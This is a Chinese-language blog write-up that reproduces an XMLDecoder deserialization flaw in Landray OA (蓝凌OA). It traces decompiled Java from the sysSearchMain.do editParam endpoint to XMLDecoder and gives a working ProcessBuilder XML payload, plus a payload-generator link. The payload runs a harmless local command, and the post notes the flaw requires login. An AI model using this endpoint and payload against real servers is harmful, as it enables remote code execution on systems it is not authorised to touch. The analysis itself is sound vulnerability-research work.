早上起来刷了下朋友圈，看到了一个新漏洞

蓝凌 OA 存在任意文件写入？？？蓝凌？？？？并且还有漏洞地址

漏洞编号：B-T-V-0030
漏洞名称：蓝凌OA任意写入漏洞
涉及厂商：蓝凌
漏洞等级：高危
漏洞关注点：
/sys/search/sys_search_main/sysSearchMain.do?method=editParam&fdParemNames=11&FdParameters=[shellcode]
可信度：90%
是否公开：是
是否有POC：是
首次发现时间：2021.4.8
情报来源：互联网

漏洞在/sys/search/sys_search_main/sysSearchMain.do 下面
这里也给出了 method 为 editrParam。参数为 FdParameters

已经很明确了，那么复现一下。

在 com.landray.kmss.sys.search.jar 中的
com.landray.kmss.sys.search.actions.SysSearchMainAction 类。

method 为 editrParam。

```java
}

public ActionForward editParam(ActionMapping mapping, ActionForm form, HttpServletRequest request, HttpServletResponse response) throws Exception {
  TimeCounter.logCurrentTime("Action-editParam", true, getClass());
  KmssMessages messages = new KmssMessages();
  try {
    SysSearchMainForm mainForm = (SysSearchMainForm)form;
    if (StringUtil.isNull(mainForm.getFdParemNames()))
      return getActionForward("edit", mapping, form, request,
          response);
    Map<String, Object> searchConditionInfo = new HashMap<String, Object>();
    List<SearchConditionEntry> entries =
      SysSearchDictUtil.getParamConditionEntry(mainForm);
    searchConditionInfo.put("entries", entries);
    request.setAttribute("searchConditionInfo", searchConditionInfo);
    setParametersToSearchConditionInfo(mainForm, searchConditionInfo);
  } catch (Exception e) {
    messages.addError(e);
  }
  TimeCounter.logCurrentTime("Action-editParam", false, getClass());
  if (messages.hasError()) {
    KmssReturnPage.getInstance(request).addMessages(messages)
      .addButton(0).save(request);
    return getActionForward("failure", mapping, form, request, response);
  }
  return getActionForward("editParam", mapping, form, request,
      response);
}
```

看下流程。

```java
public ActionForward editParam(ActionMapping mapping, ActionForm form, HttpServletRequest
  TimeCounter.logCurrentTime("Action-editParam", true, getClass());
  KmssMessages messages = new KmssMessages();
  try {
    SysSearchMainForm mainForm = (SysSearchMainForm)form;
    if (StringUtil.isNull(mainForm.getFdParemNames()))
      return getActionForward("edit", mapping, form, request,
          response);
    Map<String, Object> searchConditionInfo = new HashMap<String, Object>();
    List<SearchConditionEntry> entries =
      SysSearchDictUtil.getParamConditionEntry(mainForm);
    searchConditionInfo.put("entries", entries);
    request.setAttribute("searchConditionInfo", searchConditionInfo);
    setParametersToSearchConditionInfo(mainForm, searchConditionInfo);
  } catch (Exception e) {
    messages.addError(e);
  }
```

大概就是对 fdParemNames 的内容进行了判空。如果不为空。进入 SysSearchDictUtil.getParamConditionEntry 方法。其实这一步不重要。因为后面这一步也没啥用。就讲讲。。

主要还是在 setParametersToSearchConditionInfo 方法。

```java
protected void setParametersToSearchConditionInfo(SysSearchMainForm mainForm, Map<String, Object> searchConditionInfo) throws Exception {
  if (StringUtil.isNotNull(mainForm.getFdParameters())) {
    Map<String, Map<String, String>> parameters =
      ObjectXML.objectXMLDecoderByString(mainForm.getFdParameters())
      .get(0);
    searchConditionInfo.put("parameters", parameters);
  }
}
```

也是对 fdParemNames 进行了一次判空。然后传入 ObjectXML.objectXMLDecoderByString 方法。这里就是漏洞点了
追过去就更好理解了。讲传入进来的 string 字符进行替换。然后讲其载入字节数组缓冲区，在传递给 objectXmlDecoder。

。

```java
public static List objectXMLDecoderByString(String ins) throws Exception {
  String safeIns = ins.replaceAll("[\\x00-\\x08\\x0b-\\x0c\\x0e-\\x1f]", "");
  return objectXmlDecoder(new ByteArrayInputStream(safeIns.getBytes("UTF-8")));
}

public static List objectXmlDecoder(InputStream ins) throws IOException, Exception {
  List<Object> objList = new ArrayList();
  XMLDecoder decoder = new XMLDecoder(ins);
  Object obj = null;
  try {
    while ((obj = decoder.readObject()) != null)
      objList.add(obj);
  } catch (Exception exception) {}
  ins.close();
  decoder.close();
  return objList;
}
}
```

Search

Search string (* = any string, ? = any character)

sysSearchMain

在 objectXmlDecoder 中。就更明显了。典型的 xmlDecoder 反序列化。

整体流程只对 FdParameters 的内容进行了一些内容替换。
导致 xmlDecoder 反序列化漏洞。

本地 POC:

Xmldecoder payload 生成

https://github.com/mhaskar/XMLDecoder-payload-generator


```
yuanhai@mazelindeMacBook-Pro XMLDecoder-payload-generator-main % python3 XMLDecoder-payload-generator.py
command >> open /Applications/Pages.app


1) ProcessBuilder
2) Runtime Exec

execution method (please choose 1 or 2) >> 1
[+] Your payload saved to payload.xml
yuanhai@mazelindeMacBook-Pro XMLDecoder-payload-generator-main % cc
```


这里尝试打开文稿 pages.app(第一次用 mac, 气质没跟上)

Code:

```
<?xml version="1.0" encoding="UTF-8"?> <java version="1.7.0_21" class="java.beans.XMLDecoder"> <void class="java.lang.ProcessBuilder"> <array class="java.lang.String" length="2"><void index="0"><string>open</string></void><void index="1"><string>/Applications/Pages.app</string></void>
```

```
</array> <void method="start" id="process"> </void> </void>
</java>
```





当然，别多想。这是个后台洞。因为开放的白名单只有以下几个：

```
/login.jsp*; /resource/**; /service/**; /*/*.index; /logout*; /admin.do*; /browser.jsp*;

/axis/*; /kk*; /forward.html*; /sys/webservice/*; /vcode.jsp;
```